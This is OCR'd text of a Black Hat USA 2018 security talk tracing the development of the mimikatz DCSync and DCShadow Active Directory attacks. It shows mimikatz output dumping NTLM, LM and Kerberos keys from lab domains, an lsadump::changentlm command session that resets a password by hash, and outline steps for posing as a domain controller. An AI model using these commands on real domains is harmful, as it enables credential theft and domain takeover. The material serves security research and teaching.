black hat®
USA 2018

AUGUST 4-9, 2018
MANDALAY BAY / LAS VEGAS

THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN CONTROLLER
mimikatz
DCSync
DCShadow

Introduction

Domain Controller

The first image macro using the phrase was a PTSD Clarinet Boy derivative which read, "They told me I could be anything I wanted, so I became a God." The source image came from the [single topic blog]() Awkward Family Photos in July of 2009.

About us

Vincent LE TOUX / @mysmartlogon

- Head of CERT ENGIE
- CEO of « My Smart Logon » (smart card & windows authentication)

CONTRIBUTIONS

- Author of Ping Castle (https://www.pingcastle.com)
- (few) Contributions in Mimikatz
- Smart card (GIDS applet, OpenSC, OpenPGP ….)

Link:

- https://github.com/vletoux/

Benjamin DELPY / @gentilkiwi

- French Central Bank (Banque de France) Research & Development Security Centre (CRDS)
- Security Kiwi researcher at night

BANQUE DE FRANCE
EUROSYSTÈME

AUTHOR OF MIMIKATZ

- This little program that I wrote to learn C
- And kekeo, for personal usage ;)
- Not related to my real work (personnal dev.)

Link:

- http://github.com/gentilkiwi/

Warning

PASSWORDS?
WHERE WE'RE GOING,
WE DON'T NEED PASSWORDS
imgflip.com

Follow this little boy into its journey

Scout

Tenderfoot

Second Class

First Class

Star


Life

Eagle

DCSync’s history

My first badge

Starting with AzureAD



Connectors

Name	Type	Description	State
mcsmlab.com - AAD	Windows Azure Active Directory (Microsoft)		Idle
MCSMLab.com	Active Directory Domain Services		Idle

Total number of Connectors: 2

Profile Name: Export User Name: MCSMLAB\AAD_79fd157b21a6

Step Type: Export
Start Time: 3/4/2016 4:08:42 PM
Partition: DC=MCSMLab,DC=com
End Time: 3/4/2016 4:08:42 PM
Status: success

Export Statistics	
Adds	0
Updates	0
Renames	0
Deletes	0
Delete Adds	0

Connection Status	
DC01.MCSMLab.com:389	success

Export Errors


2014

Question: *How does Microsoft synchronize passwords to AzureAD ?*

- A tool named DirSync ; ancestor of FIM
- Read or write to LDAP repository
- Plugin aware and written in c#

Just reverse the AzureAD plugin !

Computing AzureAD hashes



C# code

Compilled C dll


Call « Do RPC call to **DrsGetNCChange** »

Get data via **DrsGetNCChange**

Decrypt attribute 589914

Basically the **NTLM hash of the user**

Do SHA2(value)



Hash a password

Password to hash :

PasswordToHash!!!!

Hashed password :

Get Hash via DRS

Domain to query

test.mysmartlogon.com

Domain controller to query


WIN-PGAHI2ECI8E.test.mysmartlogon.com

	Username	Hash	PwdLastSet
	CN=Guest,CN=Users,DC=test,DC=mysmartlogon,...	no hash definied	1/1/1601 12:00:00 AM
	CN=min,CN=Users,DC=test,DC=mysmartlogon,D...	02F05D32BFC9A37B53062C1AF4D389AB	6/21/2014 9:19:29 PM
	CN=Kimberly Hinson,CN=Users,DC=test,DC=mys...	31D6CFE0D16AE931B73C59D7E0C089C0	11/30/2014 4:02:50 PI
	CN=wrongAccount2,CN=Users,DC=test,DC=mys...	31D6CFE0D16AE931B73C59D7E0C089C0	1/1/1601 12:00:00 AM
▶	CN=wrongAccount1,CN=Users,DC=test,DC=mys...	31D6CFE0D16AE931B73C59D7E0C089C0	1/1/1601 12:00:00 AM
	CN=wrongAccount6,OU=TestOU,DC=test,DC=m...	31D6CFE0D16AE931B73C59D7E0C089C0	1/1/1601 12:00:00 AM
	CN=wrongAccount7,OU=TestOU,DC=test,DC=m...	31D6CFE0D16AE931B73C59D7E0C089C0	1/1/1601 12:00:00 AM
	CN=wrongAccount5,OU=TestOU,DC=test,DC=m...	31D6CFE0D16AE931B73C59D7E0C089C0	1/1/1601 12:00:00 AM


2014

A POC code to retrieve NTLM hashes

DCSync is born




```
  .#####.   DCSync 1.0 "S**c me I'm famous" (Aug  5 2015 00:46:23)
 .## ^ ##.  /* * *
 ## / \ ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##   Vincent LE TOUX             ( vincent.letoux@gmail.com )
 '## v ##'   http://blog.gentilkiwi.com                     (oe.eo)
  '#####'    http://www.mysmartlogon.com                    * * */

[DC] 'Administrateur' will be the user account
[DC] 'lab.local' will be the domain
[DC] 'dc.lab.local' will be the main server

SAM Username          : Administrateur
Object RDN            : Administrateur
Account Type          : 30000000
Account expiration    : 01/01/1601 02:00:00
Password last change  : 04/08/2015 22:12:26
Object Security ID    : S-1-5-21-130452501-2365100805-3685010670-500
Object Relative ID    : 500

Credentials:
  Hash NTLM: 8598569e787aa23cbf15e9b0f00695b3
    ntlm- 0: 8598569e787aa23cbf15e9b0f00695b3
    ntlm- 1: 19821b02ad68192b76dc0fc5a549ca99
    ntlm- 2: cc36cf7a8514893efccd332446158b1a
    lm  - 0: 142ced774b52cb30e57fd080143145df
    lm  - 1: 777c6825d5c3841f629a2c181ac01679

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.LOCALAdministrateur
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : a3b5b3aada9218acd882920bd0e83ac07543
      aes128_hmac       (4096) : 73bf0a426ce4d8a321164748a44f767e
      des_cbc_md5       (4096) : 522543ec4cb62346
```


THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN CONTROLLER
imgflip.com

2015

A stand alone program, then a mimikatz feature



Benjamin Delpy @gentilkiwi · 11 août 2015

#DCSync is dead, long live the **DCSync** function in #mimikatz!
Can use a domain admin *token*
> github.com/gentilkiwi/mim...

Demo

I want to push !

My second badge

Tenderfoot

Scout

Starting point

2017

Question: Can we use password reset (and setting it back) for compromise ?


Problem: we have only the former hash with DCSync !

Solution: use the NT4 SAM api implemented in **`lsadump::setntlm`** and **`lsadump::changentlm`** (not subject to complexity rules ☺)

Side effect: `supplementalCredentials` (kerberos AES key removed ☹)

https://github.com/vletoux/NTLMInjector


Thanks to Andrew Robbins (@_wald0)



```
  .#####.   mimikatz 2.1.1 (x64) built on Jun  7 2017 23:00:30
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 21 modules * * */

mimikatz # lsadump::changentlm /server:srvcharly.nirvana.local /user:test /old:faa4fa1ccefcf48d6a6bdf0fb2bcb864 /newpassword:simplepass
Target server: srvcharly.nirvana.local
Target user  : test
OLD NTLM     : faa4fa1ccefcf48d6a6bdf0fb2bcb864
NEW NTLM     : 8340f9ad34f944da2f77aa69d234ccf7

Domain name  : NIRVANA
Domain SID   : S-1-5-21-3353634010-3995574561-1929513183
User RID     : 3646

>> Change password is a success!

mimikatz # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

mimikatz # lsadump::changentlm /server:srvcharly.nirvana.local /user:test /oldpassword:simplepass /new:faa4fa1ccefcf48d6a6bdf0fb2bcb864
Target server: srvcharly.nirvana.local
Target user  : test
OLD NTLM     : 8340f9ad34f944da2f77aa69d234ccf7
NEW NTLM     : faa4fa1ccefcf48d6a6bdf0fb2bcb864

Domain name  : NIRVANA
Domain SID   : S-1-5-21-3353634010-3995574561-1929513183
User RID     : 3646

>> Change password is a success!

mimikatz # _
```

We need more flexibility regarding the push

Idea: support the « DCSync » call



[MS-ADTS]:

Active Directory Technical Specification

Intellectual Property Rights Notice for Open Specifications Documentation

- **Technical Documentation.** Microsoft publishes Open Specifications documentation ("this documentation") for protocols, file formats, data portability, computer languages, and standards support. Additionally, overview documents cover inter-protocol relationships and interactions.
- **Copyrights.** This documentation is covered by Microsoft copyrights. Regardless of any other terms that are contained in the terms of use for the Microsoft website that hosts this documentation, you can make copies of it in order to develop implementations of the technologies that are described in this documentation and can distribute portions of it in your implementations that use these technologies or in your documentation as necessary to properly document the implementation. You can also distribute in your implementation, with or without modification, any schemas, IDLs, or code samples that are included in the documentation. This permission also applies to any documents that are referenced in the Open Specifications documentation.
- **No Trade Secrets.** Microsoft does not claim any trade secret rights in this documentation.
- **Patents.** Microsoft has patents that might cover your implementations of the technologies described in the Open Specifications documentation. Neither this notice nor Microsoft's delivery of this documentation grants any licenses under those patents or any other Microsoft patents. However, a given Open Specifications document might be covered by the Microsoft Open Specifications Promise or the Microsoft Community Promise. If you would prefer a written license, or if the technologies described in this documentation are not covered by the Open Specifications Promise or Community Promise, as applicable, patent licenses are available by contacting iplg@microsoft.com.
- **License Programs.** To see all of the protocols in scope under a specific license program and the associated patents, visit the Patent Map.
- **Trademarks.** The names of companies and products contained in this documentation might be covered by trademarks or similar intellectual property rights. This notice does not grant any licenses under those rights. For a list of Microsoft trademarks, visit www.microsoft.com/trademarks.
- **Fictitious Names.** The example companies, organizations, products, domain names, email addresses, logos, people, places, and events that are depicted in this documentation are fictitious. No association with any real company, organization, product, domain name, email address, logo, person, place, or event is intended or should be inferred.

Reservation of Rights. All other rights are reserved, and this notice does not grant any rights other than as specifically described above, whether by implication, estoppel, or otherwise.

Tools. The Open Specifications documentation does not require the use of Microsoft programming tools or programming environments in order for you to develop an implementation. If you have access to Microsoft programming tools and environments, you are free to take advantage of them. Certain Open Specifications documents are intended for use in conjunction with publicly available standards specifications and network programming art and, as such, assume that the reader either is familiar with the aforementioned material or has immediate access to it.

Support. For questions and support, please contact dochelp@microsoft.com.

1 / 625

[MS-ADTS] - v20171201
Active Directory Technical Specification
Copyright © 2017 Microsoft Corporation
Release: December 1, 2017

1) Register as a server replica

- Create the structure in CN=Configuration (LDAP + DrsAddEntry)
- Add SPNs to the computer account

2) Trigger the replication

